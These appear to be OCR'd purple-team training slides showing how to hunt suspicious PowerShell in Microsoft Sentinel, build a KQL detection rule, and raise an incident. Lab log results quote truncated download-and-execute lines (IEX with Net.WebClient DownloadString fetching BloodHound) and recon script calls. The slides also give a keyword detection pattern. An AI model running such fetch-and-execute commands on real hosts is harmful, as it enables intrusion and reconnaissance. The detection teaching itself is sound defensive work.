
```
union Event, SecurityEvent
| where EventID in (4103, 4104, 4105, 4688)
| where EventData contains "iex" or EventData contains "invoke" or EventDat                                      ypass
| project Computer, RenderedDescription, ParameterXml
```

Completed. Showing results from the last 24 hours.

Computer	RenderedDescription
WS05.doazlab.com	Creating Scriptblock text (1 of 1): IEX (New-Object Net.WebClient).DownloadSt … on/...
WS05.doazlab.com	CommandInvocation(Invoke-Expression): "Invoke-Expression" ParameterBindin … Inv...
WS05.doazlab.com	Creating Scriptblock text (1 of 2): function Invoke-HostRecon{ <# .SYNOPSIS Th … rovi...
WS05.doazlab.com	Creating Scriptblock text (1 of 1): Invoke-HostRecon |Out-File recon.txt ScriptBlock ID: f71d8c5b-17f1-439d-8d9d-20a9a4903d6e Path:
WS05.doazlab.com	Creating Scriptblock text (1 of 1): IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/Blood...
WS05.doazlab.com	Creating Scriptblock text (1 of 91): function Invoke-BloodHound{ <# .SYNOPSIS Runs the BloodHound C# Ingestor using reflection. The asse...

Hunting on AZ Sentinel: Step 5

- Alerts, Alarms, Notifications
- Sketchy PowerShell Detection query seems solid, let’s alarm it.



Home > Microsoft Sentinel > Microsoft Sentinel >

Analytics rule wizard - Create a new scheduled rule ...

Define the logic for your new analytics rule.


Rule query

Any time details set here will be within the scope defined below in the Query scheduling fields.

```
union Event, SecurityEvent
| where EventID in (4103, 4104, 4105, 4688)
| where EventData contains "iex" or EventData contains "invoke" or EventData contains "import" or EventData
contains "bypass" or EventData contains "git*"
| project Computer, RenderedDescription, ParameterXml
```

Hunting on AZ Sentinel: Alert!

- Review Incidents
- Alert:
- Incident:



Home > Microsoft Sentinel >

Microsoft Sentinel | Overview

Selected workspace: 'do-sentinel7nbenhvp3i4u2'

843.3K 375.5K Events

1 1 Alerts

1 1 Incidents

Events and alerts over time

1 Open incidents

1 New incidents

0 Active incidents

Open incidents by severity

High (0)

Medium

Severity : All

Status : 2 selected


Product name : All

Auto-refresh incidents

	Severity	Incident ID	Title	Alerts	Product names
□	Medium	1	Sketchy PowerShell Detection	1	Microsoft Sentinel

Why Purple Teaming?

- Better business outcomes
- Appropriate Security Funding
- Strengthened Security
- Fidelity Checks / Audit Reassurance
- Increased Workforce Skillset
- Teamwork Driven Security Culture
- Inter-Departmental Cooperation



Atomic Purple Team Lifecycle

1. Risk and Threat Assessment (Attack Ingest)
2. Planning
3. Attack Execution / Simulation
4. Detection / Build Defenses
5. Optimize / Harden / Adjust
6. Report

defensiveorigins.com
© Defensive Origins LLC WC0301.6 – Atomic Purple Team Framework

https://github.com/DefensiveOrigins/AtomicPurpleTeam

BLACK HILLS | Information Security

ATOMIC PURPLE TEAM

https://github.com/DefensiveOrigins/AtomicPurpleTeam

Questions

Black Hills Information Security

- Spearfish, SD

http://www.BlackHillsInfoSec.com

Defensive Origins

- Rapid City, SD

https://www.DefensiveOrigins.com

AntiSyphon Security Training

- Spearfish, SD

https://www.AntisyphonTraining.com

Wild West Hackin Fest

- Deadwood, SD

https://www.WildWestHackinFest.com